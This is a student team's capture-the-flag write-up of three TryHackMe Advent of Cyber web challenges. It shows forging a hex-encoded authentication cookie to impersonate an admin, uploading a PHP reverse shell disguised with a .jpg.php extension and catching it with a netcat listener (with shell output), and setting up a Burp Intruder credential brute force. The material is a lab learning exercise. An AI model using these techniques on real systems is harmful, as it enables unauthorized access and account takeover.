

PSP0201

Week 2

Writeup

Group Name: Capybozos

Members

ID	Name	Role
1211201568	Muhammad Albukhari bin Norazmi	Leader
1211101392	Wong Yen Hong	Member
1211101399	Karthigeayah A/L Maniam	Member
1211100732	Ephraim Tee Yu Yang	Member

Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox

Solution/walkthrough:


Q: What is the name of the cookie used for authentication?

auth

1. Register as a new user using any username and password and log in into it



2. After Log in you will be prompted with control page but we cant activate it



- To gain access to the switch we need to be in santa account and and we do that by opening the developer tools , then we're able to see the value of the cookie under the storage tab, cookies sub-tab

The screenshot shows the developer tools interface with the 'Storage' tab selected. Under the 'Cookies' section, there is one entry for the domain 'http://10.10.86.64'. The cookie is named 'auth' and has a value of '7b22636f6d70616e79223a225468652042...'. The details panel on the right provides the following information:

- Name:** auth
- Domain:** "10.10.86.64"
- Path:** "/"
- Expires / Max-Age:** Never
- Size:** 124
- HttpOnly:** true
- Secure:** false
- SameSite:** "None"
- Last Accessed:** Wed, 15 Jun 2022 19:28:24 GMT*
- Created:** Wed, 15 Jun 2022 19:27:07 GMT*
- Expires:** "Session"
- HostOnly:** true
- HttpOnly:** false
- Last Accessed:** "Wed, 15 Jun 2022 19:28:24 GMT"
- Path:** "/"
- SameSite:** "None"
- Secure:** false
- Size:** 124

Q: In what format is the value of this cookie encoded?

Hexadecimal

- There isn't any letter other than 0 to f, so we can confirm that it's actually encoded in hexadecimal

Name	Value	Domain	Path	⋮
auth	7b22636f6d70616e79223a225468652042...	10.10.86.64	/	Se

Q: Having decoded the cookie, what format is the data stored in?

JSON

1. By using codebeautify.org, we can convert the Hexadecimal value to JSON

The screenshot shows a web-based tool for decoding hexadecimal strings. At the top, there's a title "Hex to String" and buttons for "Add to Fav", "New", and "Save & Share". Below the title is a text input field labeled "Enter the hexadecimal text to decode" containing the hex string: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a226b6172746869227d. To the right of the input field are icons for "Sample", "Copy", "Save", "Delete", and "Print". Below the input field, it says "Size : 120 B, 120 Characters". There are buttons for "Auto" (checked), "Hex to String" (highlighted in green), "File...", and "Load URL". A section titled "The Converted string:" contains the resulting JSON object: {"company": "The Best Festival Company", "username": "karthi"}. There is also a "Copy" icon next to the converted string.

Q: What is the value of Santa's cookie?

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

1. By changing the highlighted text to santa which is a user with the access of the control we're able to spoof the website that we are santa

String to Hex

Add to Fav New Save & Share

Enter the text to encode to hex

Sample ⌂ ⌂ ⌂ ⌂ ⌂

```
{"company":"The Best Festival Company", "username":"santa"}
```

Size : 59 B, 59 Characters

Auto

String to Hex

File..

Load URL

The encoded string:

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6  
d70616e79222c2022757365726e616d65223a2273616e7461227d
```


Q: What is the flag you're given when the line is fully active?

THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWfhYmQy}

1. We are going to use the altered Hexadecimal value and change the cookies value

Name	Value	Domain	Path	Expires / Max-Age
auth	'57365726e616d65223a2273616e7461227d'	10.10.86.64	/	Session

2. And hit refresh, boom! We have the ability to toggle the switch



3. Now turning all these switch on and the flag will be presented



THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWfhYmQy}

Thought Process/Methodology:

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we opened the browser's developer tool and viewed the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Codebeautify.org. We found a JSON string with the username element. Using Codebeautify.org, We altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Codebeautify.org. We replaced the cookie value with a converted one and refreshed the page. We are now shown an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.

Day 2 : Web Exploitation - The Elf Strikes Back


Tool Used : Kali Linux, Firefox, Reverse Shell, Netcat

Solution/walkthrough:


Q: What string of text needs adding to the URL to get access to the upload page?

/id=ODIzODI5MTNiYmYw

1. We were told to enter the ID (**ODIzODI5MTNiYmYw**) with the GET parameter (**?id=**)




2. We were then brought to this secret protection site, after using the id we were given.




Q: What type of file is accepted by the site?

image

1. The only supported file types are image.




2. Select 'All files' as file types, and upload our reverse shell with .jpg.php extension to trick the filter



Q: In which directory are the uploaded files stored?

/uploads

1. By trying those common upload directory (/uploads, /images, /media, or /resources) or by using prepared wordlist on kali with GoBuster



Index of /uploads

Name	Last modified	Size	Description
Parent Directory	-	-	
reverse-shell.jpg.php	2022-06-12 09:19	5.4K	

It turned out that /uploads is indeed the one that contains the uploaded files

Q: Activate your reverse shell and catch it in a netcat listener!

1. Do the command “**sudo nc -lvp 443**” to activate the reverse shell listener that listen to the port 443.

```
(kali㉿kali)-[~/Desktop]
$ sudo nc -lvp 443
[sudo] password for kali:
listening on [any] 443 ...
```

2. Execute the reverse shell php script in the browser



```
(kali㉿kali)-[~/Desktop]
└─$ sudo nc -lvpn 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.18.25.94] from (UNKNOWN) [10.10.125.196] 42286
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
09:42:01 up 31 min, 0 users, load average: 0.00, 0.00, 0.21
USER      TTY      FROM           LOGIN@    IDLE    JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (845): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ █
```

3. And we're in!

Q: What is the flag in `/var/www/flag.txt`?

THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

1. Navigate through the target directory (`/var/www/`), and check the content of `flag.txt`, here we obtain the flag

```
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muirri (@MuirlandOracle)
```

Thought Process/ Methodology

First, we enter the site, with the ID provided. And the first thing showed up in the site is the file uploader, which is obviously the thing we're going to try to bypass. The only supported type for uploading is image file with file extensions like, .jpg, .jpeg, .png. But we can easily select the option, 'All File Types' and upload our reverse shell. The most notably thing in this part is we're going to trick the filter at the backend, by renaming our file to '.(any image extension).php'. One vulnerability we can exploit is the fact that the file filter splits the file where '.' is seen. We're going to trick the filter to believe that we're uploading an image, but it's actually a php reverse shell. Once it's uploaded, we can use GoBuster to brute force the common wordlist of website directory. It turned out that /uploads/ is actually the place where the uploaded files are stored. Next thing we do is to set up a reverse shell listener, which is netcat, we're going to make netcat listen to the specific port we set for the reverse shell. We can do this by simply running the command "sudo nc -lvp PORT" . Then, we execute the reverse shell, the netcat should catch what's being sent back from the reverse shell, and we're in. The last thing, we're going to do is to navigate to the target directory, and capture the flag.


Day 3 : Web Exploitation - Christmas Chaos

Solution/walkthrough:


Q: What is the flag?

THM{885ffab980e049847516f9d8fe99ad1a}


1. Accessing the machine via IP address



2. Activate FoxyProxy and BurpSuite



3. Enter in credentials for username and password on the form. (Any credentials will work)




4. Press the "Sign in" button on the website to intercept request (make sure Intercept is turned on inside Burpsuite)

The Burpsuite interface is shown with the "Proxy" tab selected. Below the tabs, there is a toolbar with buttons for "Forward", "Drop", "Intercept is on" (which is highlighted in blue), "Action", and "Open Browser".

The Burpsuite interface shows a captured POST request for the URL http://10.10.159.245:80. The "Proxy" tab is selected. The request details show a POST /login HTTP/1.1 from host 10.10.159.245. The request headers include User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, Content-Type: application/x-www-form-urlencoded, Content-Length: 23, Origin: http://10.10.159.245, Connection: close, Referer: http://10.10.159.245/?login=username_incorrect, Upgrade-Insecure-Requests: 1. The request payload is "username=hi&password=hi".

5. Right click on captured request inside Proxy tab and click “Send to Intruder”



6. Go to the “Intruder” tab, select “Positions”. In case the username and password (highlighted in green) isn’t automatically highlighted, hover over and select the username and password, then press “Add” on the right side.

The screenshot shows the Burp Suite 'Intruder' tab. An attack type dropdown is set to 'Sniper'. A list of request parameters is shown, with 'username' and 'password' highlighted in green. On the right side, there are four buttons: 'Add', 'Clear', 'Auto', and 'Refresh'.

7. Click on the dropdown at the top, select “Cluster bomb” attack type.

Configure the positions where payloads will be inserted into the base request. The attacktype determines the way in which payloads are assigned to payload positions -:

Attacktype: Sniper

```

1 POST /login HTTP/1.1
2 Host: 10.10.159.245
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 23
9 Origin: http://10.10.159.245
10 Connection: close
11 Referer: http://10.10.159.245/?login=username_incorrect
12 Upgrade-Insecure-Requests: 1
13
14 username=$1$&password=$1$
```


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attacktype: Cluster bomb

```

1 POST /login HTTP/1.1
2 Host: 10.10.159.245
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 23
9 Origin: http://10.10.159.245
10 Connection: close
11 Referer: http://10.10.159.245/?login=username_incorrect
12 Upgrade-Insecure-Requests: 1
13
14 username=$1$&password=$1$
```

- Now go to the “Payloads” tab and select the Payload set from the dropdown, each set corresponds to the entry form, so “1” is the username and “2” is the password. Set the payload type for both sets to be a “Simple list”

You can define one or more payload sets. The number of payload sets depends on the attack type defined

Payload set:	1	Payload count: 0
Payload type:	1 2	Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate

Add

Add from list ... [Pro version only]

9. For payload set 1 which is the username form, go to “Payload Options” and input potential usernames such as “root”, “admin” and “user”. On payload set 2 which is the password form, input potential passwords such as “root”, “password” and “12345”. Click “Add” to input them into the list.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Val

Payload set:	1	Payload count:	4
Payload type:	Simple list	Request count:	0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

- root
